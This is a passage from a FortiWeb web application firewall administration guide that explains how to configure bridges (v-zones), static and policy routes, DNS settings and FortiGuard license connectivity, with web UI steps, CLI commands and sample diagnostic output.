To avoid this problem, the `config system v-zone` command allows you to configure FortiWeb to use the MAC address of the FortiWeb network interface instead. The option is not available in the web UI. For more information, see the *FortiWeb CLI Reference*.

To configure a bridge via the web UI

1. If you have installed a **physical** FortiWeb appliance, plug in network cables to connect one of the physical ports in the bridge to your protected web servers, and the other port to the Internet or your internal network.

   Because `port1` is reserved for connections with your management computer, for physical appliances, this means that you must plug cables into at least 3 physical ports:

   - `port1` to your management computer
   - one port to your web servers
   - one port to the Internet or your internal network


   If you have installed a **virtual** FortiWeb appliance (FortiWeb-VM), the number and topology of connections of your physical ports depend on your vNIC mappings. For details, see the FortiWeb-VM Install Guide.

To use fail-to-wire, the bridge **must** be comprised of the ports that have hardware support for fail-to-wire. For example, on FortiWeb 1000C, this is port3 and port4. See Fail-to-wire for power loss/reboots on page 664 and the QuickStart Guide for your model.

2. If you have installed FortiWeb-VM, configure the virtual switch (vSwitch). For details, see the FortiWeb-VM Install Guide.
3. Go to **System > Network > V-zone**.

   This option is not displayed if the current operating mode does not support bridges.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 62.
4. Click **Create New**.
5. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 15 characters. The name cannot be changed once you save the entry. See Renaming entries on page 74.

Setting name	Description
Interface name	Displays a list of network interfaces that you can add to a bridge. Only interfaces that currently have no IP address and are not members of another bridge are displayed. To add one or more network interfaces to the bridge, select their names, then click the right arrow. **Note:** Only network interfaces with no IP address can belong to a bridge. `port1` is reserved for your management computer, and cannot be bridged. To remove any other network interface's IP address so that it can be included in the bridge, set its IP/Netmask to `0.0.0.0/0.0.0.0`.
Member	Displays a list of network interfaces that belong to this bridge. To remove a network interface from the bridge, select its name, then click the left arrow. **Tip:** If you will be configuring bypass/fail-to-wire, the pair of bridge ports that you select should be ones that are wired together to support it. See Fail-to-wire for power loss/reboots on page 664.

6. Click **OK**.

   The bridge appears in **System > Network > V-zone**.

7. To configure FortiWeb to automatically bring down all members of this v-zone when one member goes down, select **Member Monitor**.

8. To use the bridge, select it in a policy (see Configuring a server policy on page 624).

To configure an IPv4 bridge in the CLI

1. If you have installed a physical FortiWeb appliance, connect one of the physical ports in the bridge to your protected web servers, and the other port to the Internet or your internal network.

   Because `port1` is reserved for connections with your management computer, for physical appliances, this means that you must connect at least 3 ports:

   - `port1` to your management computer
   - one port to your web servers
   - one port to the Internet or your internal network

   If you have installed a virtual FortiWeb appliance, the number and topology of connections of your physical ports depend on your vNIC mappings. For details, see the FortiWeb-VM Install Guide.

2. If you have installed FortiWeb as a virtual appliance (FortiWeb-VM), configure the virtual switch. For details, see the FortiWeb-VM Install Guide.

3. Enter the following commands:

```
config system v-zone
  edit <v-zone_name>
```

```
    [set ip <address_ipv4> <netmask_ipv4>]
    set interfaces {<port_name> ...}
    set monitor {enable | disable}
  end
```

where:

- `<v-zone_name>` is the name of the bridge
- `{<port_name> ...}` is a space-delimited list of one or more network ports that will be members of this bridge. Eligible network ports must not yet belong to a bridge, and have no assigned IP address. For a list of eligible ports, enter:

  ```
  set interfaces ?
  ```

- `<address_ipv4> <netmask_ipv4>` is an IP address for the bridge ports, if the operating mode is transparent inspection
- `set monitor {enable | disable}` is an optional setting that specifies whether FortiWeb automatically brings down all members of this v-zone when one member goes down.

4. To use the bridge, select it in a policy (see Configuring a server policy on page 624).

See also

- Network interface or bridge?
- Configuring the network interfaces
- Link aggregation
- Adding a gateway

Adding a gateway

Static routes direct traffic exiting the FortiWeb appliance based upon the packet's destination — you can specify through which network interface a packet leaves and the IP address of a next-hop router that is reachable from that network interface. Routers are aware of which IP addresses are reachable through various network pathways and can forward those packets along pathways capable of reaching the packets' ultimate destinations. Your FortiWeb itself does not need to know the full route, as long as the routers can pass along the packet.

You must configure FortiWeb with at least one static route that points to a router, often a router that is the gateway to the Internet. You may need to configure multiple static routes if you have multiple gateway routers (e.g. each of which should receive packets destined for a different subset of IP addresses), redundant routers (e.g. redundant Internet/ISP links), or other special routing cases.

However, often you will only need to configure one route: a default route.



True transparent and transparent inspection operation modes require that you specify the gateway when configuring the operation mode. In that case, you have already configured a static route. You do not need to repeat this step.

For example, if a web server is directly attached to one physical port on the FortiWeb, but all other destinations, such as connecting clients, are located on distant networks, such as the Internet, you might need to add only one route: a default route that indicates the gateway router through which FortiWeb sends traffic towards the Internet.

If your management computer is **not** directly attached to one of the physical ports of the FortiWeb appliance, you may also require a static route so that your management computer is able to connect with the web UI and CLI.

When you add a static route through the web UI, the FortiWeb appliance evaluates the route to determine if it represents a different route compared to any other route already present in the list of static routes. If no route having the same destination exists in the list of static routes, the FortiWeb appliance adds the static route, using the next unassigned route index number.

The index number of the route in the list of static routes is not necessarily the same as its position in the routing table (`diagnose network route list`).


You can also configure FortiWeb to route traffic to a specific network interface/gateway combination based on a packet's source and destination IP address, instead of the static route configuration. For more information, see Creating a policy route on page 174.

To add a static route via the web UI

1. Go to **System > Network > Static Route**.

   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Router Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.
3. Configure these settings:



Setting name	Description
Destination IP/Mask	Type the destination IP address and network mask of packets that will be subject to this static route, separated by a slash (/). The value `0.0.0.0/0.0.0.0` or `::/0` results in a default route, which matches the `DST` field in the IP header of all packets.

Setting name	Description
Gateway	Type the IP address of the next-hop router where the FortiWeb forwards packets subject to this static route. This router must know how to route packets to the destination IP addresses that you have specified in Destination IP/Mask, or forward packets to another router with this information. For a direct Internet connection, this is the router that forwards traffic towards the Internet, and could belong to your ISP. **Caution:** The gateway IP address **must** be in the same subnet as the interface's IP address. Failure to do so will cause FortiWeb to delete all static routes, including the default gateway.
Interface	Select the name of the network interface through which the packets subject to the static route will egress towards the next-hop router.



Making a default route for your FortiWeb is a typical best practice: if there is no other, more specific static route defined for a packet's destination IP address, a default route will match the packet, and pass it to a gateway router so that any packet can reach its destination.

If you do **not** define a default route, and if there is a gap in your routes where no route matches a packet's destination IP address, packets passing through the FortiWeb towards those IP addresses will, in effect, be null routed. While this can help to ensure that unintentional traffic cannot leave your FortiWeb and therefore can be a type of security measure, the result is that you must modify your routes every time that a new valid destination is added to your network. Otherwise, it will be unreachable. A default route ensures that this kind of locally-caused "destination unreachable" problem does not occur.

4. Click **OK**.

   The FortiWeb appliance should now be reachable to connections with networks indicated by the mask.

5. To verify connectivity, from a host on the route's destination network, attempt to connect to the FortiWeb appliance's web UI via HTTP and/or HTTPS. (At this point in the installation, you have not yet configured a policy, and therefore, if in reverse proxy mode, cannot test connectivity **through** the FortiWeb.)



By default, in reverse proxy mode, FortiWeb's virtual servers will **not forward non-HTTP/HTTPS** traffic to your protected web servers. (Only traffic picked up and allowed by the HTTP reverse proxy will be forwarded.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. See also Topology for reverse proxy mode on page 84 and the `config router setting` command in the FortiWeb CLI Reference.

If the connectivity test fails, you can use the CLI commands:

```
execute ping <destination_ip4>
```

to determine if a complete route exists from the FortiWeb to the host, and

```
execute traceroute <destination_ipv4>
```

to determine the point of connectivity failure.

Also enable PING on the FortiWeb's network interface, or configure an IP address on the bridge, then use the equivalent `tracert` or `traceroute` command on the host (depending on its operating system) to test routability for traffic traveling in the opposite direction: from the host to the FortiWeb.

- If these tests **fail**, or if you do not want to enable PING, first examine the static route configuration on both the host and FortiWeb.

  To display the routing table, enter the CLI command:

  ```
  diagnose network route list
  ```

  You may also need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blacklisting, and otherwise rule out problems at the physical, network, and transport layer.
- If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.

  Verify that you have enabled HTTPS and/or HTTP on the network interface. Also examine routers and firewalls between the host and the FortiWeb appliance to verify that they permit HTTP and/or HTTPS connectivity between them. Finally, you can also use the CLI command:

  ```
  diagnose system top 5 30
  ```

  to verify that the daemons for the web UI and CLI, such as `sshd`, `newcli`, and `httpsd` are running and not overburdened. For details, see the FortiWeb CLI Reference.

To add a default route via the CLI

1. Enter the following commands:

   ```
   config router static
     edit <route_index>
       set gateway <gateway_ipv4>
       set device <interface_name>
     end
   ```

   where:

   - `<route_index>` is the index number of the route in the list of static routes
   - `<gateway_ipv4>` is the IP address of the gateway router
   - `<interface_name>` is the name of the network interface through which packets will egress, such as `port1`

   The FortiWeb appliance should now be reachable to connections with networks indicated by the mask.
2. To verify connectivity, from a host on the network applicable to the route, attempt to connect to the FortiWeb appliance's web UI via HTTP and/or HTTPS. (At this point in the installation, you have not yet configured a policy, and therefore, if in reverse proxy mode, cannot test connectivity **through** the FortiWeb.)



By default, in reverse proxy mode, FortiWeb's virtual servers will **not forward non-HTTP/HTTPS** traffic to your protected web servers. (Only traffic picked up and allowed by the HTTP reverse proxy will be forwarded.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. See also Topology for reverse proxy mode on page 84 and the `config router setting` command in the FortiWeb CLI Reference.

If the connectivity test fails, you can use the CLI commands:

```
execute ping
```

to determine if a complete route exists from the FortiWeb to the host, and

```
execute traceroute
```

to determine the point of connectivity failure. For details, see the FortiWeb CLI Reference. Also enable `ping` on the FortiWeb (see To configure a network interface's IPv4 address via the CLI on page 158), then use the equivalent `tracert` or `traceroute` command on the host (depending on its operating system) to test routability for traffic traveling in the opposite direction: from the host to the FortiWeb.

- If these tests **fail**, or if you do not want to enable PING, first examine the static route configuration on both the host and FortiWeb.

  To display all routes with their priorities, enter the CLI command:

  ```
  diagnose network route list
  ```

  You may also need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blacklisting, and otherwise rule out problems at the physical, network, and transport layer.
- If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.

  Verify that you have enabled `http` and/or `http` on the network interface (To configure a network interface's IPv4 address via the CLI on page 158). Also examine routers and firewalls between the host and the FortiWeb appliance to verify that they permit HTTP and/or HTTPS connectivity between them. Finally, you can also use the CLI command:

  diagnose system top 5 30

  to verify that the daemons for the web UI and CLI, such as `sshd`, `newcli`, and `httpsd` are running and not overburdened. For details, see the FortiWeb CLI Reference.

See also

- Creating a policy route
- Routing based on HTTP content
- Configuring the network interfaces
- Configuring a bridge (V-zone)
- Configuring DNS settings
- IPv6 support

Creating a policy route

FortiWeb allows you to configure policy routes that redirect traffic away from a static route. This mechanism can be useful for the following tasks:

- Diverting traffic for intrusion protection scanning (IPS).
- Protecting web servers for different customers (for example, the clients of a Managed Security Service Provider).
- Resolving asymmetric routing issues. See Fixing asymmetric routing problems with policy-based routing on page 175.

Policy routes can direct traffic to a specific network interface and gateway based on the packet's source and destination IP address. In addition, you can also specify the interface on which FortiWeb receives packets it applies this routing policy to.

In most cases, you use policy routes when FortiWeb is operating in reverse proxy mode. In this mode, FortiWeb opens its own HTTP connection to the back-end server (a server pool member) and does not transmit the client's request to the pool member. Because the pool member's reply contains no incoming interface information that FortiWeb can use to route the reply, you do not specify an incoming interface value to match. Instead, the policy route specifies a source address (for example, the virtual server's IP address), outgoing interface, and gateway only. In other operating modes (true transparent inspection, transparent inspection, and offline protection), specifying an incoming interface in the policy route configures FortiWeb to act as a router.

To create a policy route

1. Go to **System > Network > Policy Route**.
2. Complete the following settings:

Setting name	Description
Incoming Interface	Select the interface on which FortiWeb receives packets it applies this routing policy to.
Source address/mask (IPv4/IPv6)	Enter the source IP address and network mask to match. When a packet matches the specified address, FortiWeb routes it according to this policy.
Destination address/mask (IPv4/IPv6)	Enter the destination IP address and network mask to match. When a packet matches the specified address, FortiWeb routes it according to this policy.
Outgoing Interface	Select the interface through which FortiWeb routes packets that match the specified IP address information.
Gateway Address (IPv4/IPv6)	Enter the IP address of the next-hop router where FortiWeb forwards packets that match the specified IP address information. Ensure this router knows how to route packets to the destination IP address or forwards packets to another router with this information.

Setting name	Description
Priority	Enter a value between 1 and 200 that specifies the priority of the route. When packets match more than one policy route, FortiWeb directs traffic to the route with the lowest value.

3. Click **OK**.

See also

- Adding a gateway

Fixing asymmetric routing problems with policy-based routing


FortiWeb's **Static Routes** configuration directs outgoing traffic based on packet destination. However, some environments require you to also use the **Policy Route** settings to route outgoing traffic based on source IP address, the incoming interface, or both.

For example, if your FortiWeb receives traffic from more than one gateway, it is possible for request and reply packets in the same TCP connection to use different gateways (asymmetric routing), which can break the connection. Policy-based routing can correct this problem by ensuring that replies to clients use the same interface as the original request.

For example, a FortiWeb has a default static route that forwards traffic for any destination to 1.1.1.254, which is the gateway for ISP1. However, the appliance also has a virtual server with the address 2.2.2.2 that receives traffic from the ISP2 gateway, which has an IP address of 2.2.2.254.

A client request destined for the virtual server 2.2.2.2 arrives from the client with the IP address 4.4.4.4. In reverse proxy mode, FortiWeb opens a connection to the server pool member on behalf of the client. The pool member's reply contains the destination provided by FortiWeb (4.4.4.4) but not the interface associated with the request. Using the **Static Route** settings only, FortiWeb routes the reply to gateway 1.1.1.254 for all destinations, which does not have the correct state information for the TCP connection.


Routing using static route only



The following Policy Route settings fix this asymmetric routing issue by directing outgoing traffic based on the source IP. Because all incoming traffic for virtual server 2.2.2.2 arrives on the IP2 gateway 2.2.2.254, you configure FortiWeb to route all replies from 2.2.2.2 to that gateway. In addition, the configuration directs any outgoing traffic from the virtual server with an IP address 1.1.1.1 (which receives traffic over the default gateway) to the default gateway:

```
config router policy
   edit 1
   set src 1.1.1.1/24
   set gateway 1.1.1.254
   set oif port1
   next
edit 2
   set src 2.2.2.2/24
   set gateway 2.2.2.254
   set oif port2
   next
end
```

Routing by source IP using policy routes



Configuring DNS settings

Like many other types of network devices, FortiWeb appliances require connectivity to DNS servers for DNS lookups.


Your Internet service provider (ISP) may supply IP addresses of DNS servers, or you may want to use the IP addresses of your own DNS servers. You must provide unicast, non-local addresses for your DNS servers. Local host and broadcast addresses will not be accepted.



Incorrect DNS settings or unreliable DNS connectivity can cause issues with other features, including FortiGuard services and NTP system time.

To configure DNS settings via the web UI

1. Go to **System > Network > DNS**.



   To change settings in this part of the web UI, your administrator's account access profile must have **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 62.

2. In **Primary DNS Server**, type the IP address of the primary DNS server.
3. In **Secondary DNS Server**, type the IP address of the secondary DNS server.
4. In **Local Domain Name**, type the name of the local domain to which the FortiWeb appliance belongs, if any.

   This field is optional. It will not appear in the `Host:` field of HTTP headers for client connections to your protected web servers.

5. Click **Apply**.

   The appliance will query the DNS servers whenever it needs to resolve a domain name into an IP address, such as for NTP system time, FortiGuard services, or web servers defined by their domain names ("domain servers").

6. To verify your DNS settings, in the CLI, enter the following commands:

```
execute traceroute <server_fqdn>
```

   where `<server_fqdn>` is a domain name such as www.example.com.



DNS tests may not succeed until you have completed Adding a gateway on page 169.

   If the DNS query for the domain name **succeeds**, you should see results that indicate that the host name resolved into an IP address, and the route from FortiWeb to that IP address:

```
traceroute to www.example.com (192.0.43.10), 30 hops max, 60 byte packets
1 172.20.130.2 (172.20.130.2) 0.426 ms 0.238 ms 0.374 ms
2 static-209-87-254-221.storm.ca (209.87.254.221) 2.223 ms 2.491 ms 2.552 ms
3 core-g0-0-1105.storm.ca (209.87.239.161) 3.079 ms 3.334 ms 3.357 ms
...
16 43-10.any.icann.org (192.0.43.10) 57.243 ms 57.146 ms 57.001 ms
```

   If the DNS query **fails**, you will see an error message such as:

```
traceroute: unknown host www.example.com
```

```
CFG_CLI_INTERNAL_ERR
```

Verify your DNS server IPs, routing, and that your firewalls or routers do not block or proxy UDP port 53.

To configure DNS settings via the CLI

1. Enter the following commands:

```
config system dns
  set primary <address_ipv4>
  set secondary <address_ipv4>
  set domain <local-domain_str>
end
```

where:

`<address_ipv4>` is the IP address of a DNS server

`<local-domain_str>` is the name of the local domain to which the FortiWeb appliance belongs, if any

The local domain name is optional. It will not appear in the `Host:` field of HTTP headers for connections to protected web servers.

The appliance will query the DNS servers whenever it needs to resolve a domain name into an IP address, such as for NTP or web servers defined by their domain names ("domain servers").

2. To verify your DNS settings, in the CLI, enter the following commands:

```
execute traceroute <server_fqdn>
```

where `<server_fqdn>` is a domain name such as www.example.com.



DNS tests may not succeed until you have completed Adding a gateway on page 169.

If the DNS query for the domain name **succeeds**, you should see results that indicate that the host name resolved into an IP address, and the route from FortiWeb to that IP address:

```
traceroute to www.example.com (192.0.43.10), 30 hops max, 60 byte packets
1 172.20.130.2 (172.20.130.2) 0.426 ms 0.238 ms 0.374 ms
2 static-209-87-254-221.storm.ca (209.87.254.221) 2.223 ms 2.491 ms 2.552 ms
3 core-g0-0-1105.storm.ca (209.87.239.161) 3.079 ms 3.334 ms 3.357 ms
...
16 43-10.any.icann.org (192.0.43.10) 57.243 ms 57.146 ms 57.001 ms
```

If the DNS query **fails**, you will see an error message such as:

```
traceroute: unknown host www.example.com
CFG_CLI_INTERNAL_ERR
```

Verify your DNS server IPs, routing, and that your firewalls or routers do not block or proxy UDP port 53.

See also

- Configuring the network interfaces
- Configuring a bridge (V-zone)
- Adding a gateway

Connecting to FortiGuard services

Most exploits and virus exposures occur within the first 2 months of a known vulnerability. Most botnets consist of thousands of zombie computers whose IP addresses are continuously changing. To keep your defenses effective against the evolving threat landscape, Fortinet recommends FortiGuard services. New vulnerabilities and botnets are discovered and new signatures are built by Fortinet researchers every day.

Without these updates, your FortiWeb cannot detect the newest threats.

After you have subscribed to FortiGuard services, configure your FortiWeb appliance to connect to the Internet so that it can reach the world-wide Fortinet Distribution Network (FDN) in order to:

- verify its FortiGuard service licenses
- download up-to-date signatures, IP lists, and engine packages

FortiWeb appliances often can connect using default settings. However, due to differences in routing and firewalling, you should confirm this by verifying connectivity.



You must first register the FortiWeb appliance with the Fortinet Technical Support web site, https://support.fortinet.com/, to receive service from the FDN. The FortiWeb appliance must also have a valid Fortinet Technical Support contract which includes service subscriptions, and be able to connect to the FDN. For port numbers required for license validation and update connections, see Appendix A: Port numbers on page 850.

To determine your FortiGuard license status

1. If your FortiWeb appliance must connect to the Internet through an explicit (non-transparent) web proxy, configure the proxy connection (see Accessing FortiGuard via a web proxy).


   The appliance will attempt to validate its license when it boots. If the appliance could not connect because proxy settings were not configured, or due to any other connectivity issue that you have since resolved, you can reboot the appliance to re-attempt license validation.

2. Go to **System > Status > Status**.

   To access this part of the web UI, your administrator's account access profile must have **Read** permission to items in the **System Configuration** category. For details, see Permissions on page 62.

3. In the **FortiGuard Information** widget, look at the **FortiWeb Security Service** row, **FortiWeb Antivirus Service** row, and **FortiWeb IP Reputation Service** row.

FortiGuard Information widget



- **Valid** — At the last attempt, the FortiWeb appliance was able to successfully contact the FDN and validate its FortiGuard license. Continue with Scheduling automatic signature updates on page 187.
- **Expired** — At the last attempt, the license was **either** expired or FortiWeb was unable to determine license status due to network connection errors with the FDN.



Your FortiWeb appliance cannot detect the latest vulnerabilities and compliance violations unless it is licensed and has network connectivity to download current definitions from the FortiGuard service.

If the connection did **not** succeed:

- On FortiWeb, verify the following settings:
  - time zone & time
  - DNS settings
  - network interface up/down status & IP
  - static routes
- On your computer, use `nslookup` to verify that FortiGuard domain names are resolving (license authentication queries are sent to `update.fortiguard.net`).

```
C:\Users\cschwartz>nslookup update.fortiguard.net
Server: google-public-dns-a.google.com
Address: 8.8.8.8

Non-authoritative answer:
Name: fds1.fortinet.com
Addresses: 209.66.81.150
209.66.81.151
```

```
208.91.112.66
Aliases: update.fortiguard.net
```

